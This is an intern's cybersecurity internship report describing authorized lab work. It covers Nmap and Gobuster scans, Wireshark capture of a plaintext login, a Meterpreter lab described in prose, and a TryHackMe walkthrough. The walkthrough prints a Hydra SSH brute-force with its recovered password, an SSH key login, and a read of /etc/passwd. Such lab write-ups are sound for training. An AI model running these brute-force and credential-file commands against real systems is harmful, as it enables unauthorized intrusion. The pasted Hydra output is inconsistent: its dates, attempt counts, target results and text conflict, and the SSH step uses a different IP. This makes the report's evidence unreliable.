



S H A D O W F O X

CYBER SECURITY

TASK PRESENTATION

By

MANOJ

Cyber Security

Program ID: SF-PID-2026-W4884

ShadowFox | August Batch 2026

Acknowledgement

I would like to express my gratitude to ShadowFox for providing me with the opportunity to gain practical exposure to cybersecurity through this internship.

I am thankful for the guidance and resources provided throughout the program. This internship allowed me to apply cybersecurity concepts through hands-on tasks involving reconnaissance, enumeration, network traffic analysis, encryption, executable analysis, and authorized penetration-testing exercises.

I also used relevant reference materials for learning and research purposes.

Internship Overview

The ShadowFox Cyber Security Internship provided practical, task-based exposure to real-world cybersecurity assessment techniques across three progressive levels of difficulty.

- Work progressed from beginner-level reconnaissance and web traffic analysis, through intermediate encryption and executable analysis, to an advanced structured penetration-testing lab.
- Beginner Level: identifying exposed services, enumerating web resources, and inspecting HTTP traffic.
- Intermediate Level: encrypted-volume handling, Windows PE analysis, and a controlled Meterpreter session.
- Advanced Level: a full penetration-testing workflow — reconnaissance, service enumeration, web discovery, SMB access, credential testing, Linux enumeration and SSH authentication.

DURATION

1 – 31 August 2026

DOMAIN

Cyber Security

LEVELS COMPLETED

Beginner -> Intermediate -> Advanced

ENVIRONMENT

Authorized lab and training targets only

All activities were performed in authorized, controlled internship / training environments.

Internship Objectives

- Network reconnaissance and service enumeration
- Port and service version identification
- Web directory enumeration
- Network traffic capture and HTTP analysis
- Identification of plaintext HTTP authentication
- Encryption and encrypted-container handling
- Windows PE executable analysis
- Controlled penetration-testing concepts
- Meterpreter / session validation in an authorized lab
- Penetration-testing methodology and documentation

Tools & Technologies



Kali Linux

Security-testing OS



Nmap

Port & service discovery



Gobuster

Web directory enumeration



Wireshark

Packet capture & analysis



VeraCrypt

Encrypted-container handling



PE Explorer

Windows executable analysis



Metasploit / Meterpreter

Controlled remote-session lab



TryHackMe

Advanced lab platform



Hydra

Authorized SSH credential testing



SMB Client

SMB share enumeration



SSH

Authenticated remote access



Firefox / Web Browser

Web application interaction

● LEVEL 01

Beginner Level

Web Security Assessment

Open Port Discovery

Target: testasp.vulnweb.com (44.238.29.244)

Tool: Nmap (Kali Linux)

```
nmap -Pn -sV testasp.vulnweb.com
nmap -A testasp.vulnweb.com
```

- TCP port 80 open — HTTP service.
- Server identified as Microsoft IIS httpd 8.5.
- HTTP TRACE method flagged as a potentially risky supported method.

SECURITY OBSERVATION

The web server disclosed detailed version information through HTTP response headers. The presence of TRACE can, in some configurations, contribute to cross-site tracing risk.




Figure 1: Nmap service enumeration identifying the open HTTP service.

Web Directory Enumeration

Tool: Gobuster (directory enumeration mode)

```
gobuster dir -u http://testasp.vulnweb.com/ -w common.txt -t 5 --timeout 20s
```

PATH	STATUS	INTERPRETATION
/_vti_cnf/	301	FrontPage configuration directory
/aspnet_client/	301	ASP.NET client-side resources
/cgi-bin/	403	Directory listing blocked
/robots.txt	200	Robots exclusion file accessible
/templates/	301	Application templates

SECURITY SIGNIFICANCE

Gobuster mapped a set of accessible and partially accessible resources, including framework-related paths and a publicly readable robots.txt file, revealing application structure.




Figure 2: Gobuster results showing confirmed web resources.

Network Traffic & Credential Analysis

- Wireshark was started on interface eth0 before submitting a login attempt through Login.aspx.
- The capture was filtered using `http.request.method == "POST"` to isolate the login request.
- The captured POST request revealed the training credentials `tfUName = admin` and `tfUPass = admin` in plaintext.
- Because the application used HTTP (not HTTPS), the submitted values were fully visible in the captured packet.

RECOMMENDED MITIGATION

- Use HTTPS/TLS for all authentication traffic
- Redirect HTTP requests to HTTPS automatically
- Enable HSTS where appropriate; apply secure cookie attributes




Figure 3: Wireshark analysis of the HTTP POST request in the unencrypted connection.

● LEVEL 02

Intermediate Level

Encryption, File & Executable Analysis

VeraCrypt Encrypted Container

- Objective: demonstrate encrypted-volume creation, password-based authentication, and access to protected files.
- The supplied file was first inspected at a basic byte / hexadecimal level.
- VeraCrypt was installed and used to create a password-protected encrypted container via the Volume Creation Wizard.
- The volume was authenticated with its password, mounted, and the protected file accessed through the assigned drive letter.




Figure 4: VeraCrypt encrypted-volume creation workflow.




Figure 5: Accessing the protected file from the mounted volume.

RESULT

The mounted volume's protected text file was accessed successfully, confirming password-based access control on the encrypted container.

Security relevance: encrypted storage protects confidentiality only while paired with strong authentication.

PE Explorer / Executable Analysis

- Objective: inspect the structure of a Windows executable and identify its entry-point value.
- Executable analyzed: the VeraCrypt installer executable, using PE Explorer.
- PE Explorer was used to inspect PE header information, including entry-point and image / header fields.

ENTRY POINT ADDRESS

004237B0

SECURITY RELEVANCE

PE header and entry-point analysis is a basic building block of executable-behaviour and malware-triage review.




Figure 6: PE Explorer analysis of the VeraCrypt installer (entry point 004237B0).

Meterpreter Session Lab

Presented strictly as an authorized lab demonstration between isolated lab systems — not an attack against any real, unauthorized system.

- Verified reachability between authorized lab systems using ICMP.
- Reviewed the Windows IPv4 configuration, subnet mask and default gateway.
- Generated a controlled Windows x64 reverse-TCP test payload.
- Hosted the lab directory with a local HTTP server for payload transfer.
- Configured a Metasploit multi/handler with matching listener settings.
- Started the handler and validated the resulting Meterpreter session through system and user-context checks.




Figure 7: Metasploit handler configuration for the controlled test.




Figure 8: Controlled Meterpreter session validation.

● LEVEL 03

Advanced Level

TryHackMe — Basic Pentesting

Reconnaissance & Enumeration

Target: 10.48.141.61 (TryHackMe lab machine)

```
sudo nmap -sS -A -T5 10.48.141.61
```

22/tcp	SSH — OpenSSH 8.2p1 (Ubuntu)
80/tcp	HTTP — Apache httpd 2.4.41
139/445 tcp	Samba smbd 4 (NetBIOS / Microsoft-DS)
8009/tcp	AJP13 — Apache Jserv
8080/tcp	HTTP — Apache Tomcat 9.0.7

Web enumeration: Gobuster identified /development/ (HTTP 301)

```
gobuster dir -u http://10.48.141.61/ -w directory-list-2.3-medium.txt
```

dev.txt (in /development/) exposed internal implementation notes referencing Struts, SMB configuration and Apache setup.




Figure 9: Nmap service enumeration for the TryHackMe target.





Figure 10: Gobuster evidence identifying the development directory.

Information Disclosure & Credential Access

- j.txt disclosed that an /etc/shadow audit found a weak credential and that its hash had been cracked.
- SMB anonymous access allowed listing and retrieval of staff.txt, which referenced “Jan” as a username lead.
- Hydra was used for authorized SSH credential testing and recovered a valid credential for user jan (password: armando).
- Enumerating jan's environment led to user kay's home directory and an encrypted RSA private key in kay's .ssh folder.
- Key-based SSH authentication as kay was then completed using the recovered key.




```
manu@kali:~$ hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.48.141.61
Hydra v9.3 (c) 2023 by van Hauser/Hack & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *w* ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-08-28 12:01:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (see option -T to skip waiting)) from a previous session found, to prevent overwriting. ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1434399 login tries (1:1p:1434399), ~89625 tries per task
[DATA] attacking ssh://10.48.141.61:22/
[STATUS] 175.00 tries/min, 175 tries in 00:00h, 14344226 to do in 1366:00h, 16 active
[STATUS] 83.67 tries/min, 251 tries in 00:00h, 14344150 to do in 2857:25h, 14 active
[STATUS] 72.43 tries/min, 507 tries in 00:00h, 14343894 to do in 3300:42h, 14 active
[22] ssh must 10.48.141.61 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-08-28 12:13:13

manu@kali:~$
```

Figure 11: Authorized SSH credential testing using Hydra.



```
manu@kali:~$ ssh -i /root/.ssh/id_rsa kay@10.146.147.11
kay@10-146-147-11:~$
kay@10-146-147-11:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
kay:x:1000:1000:kay:/home/kay:/bin/bash
ubuntu:x:1001:1001:ubuntu:/home/ubuntu:/bin/bash

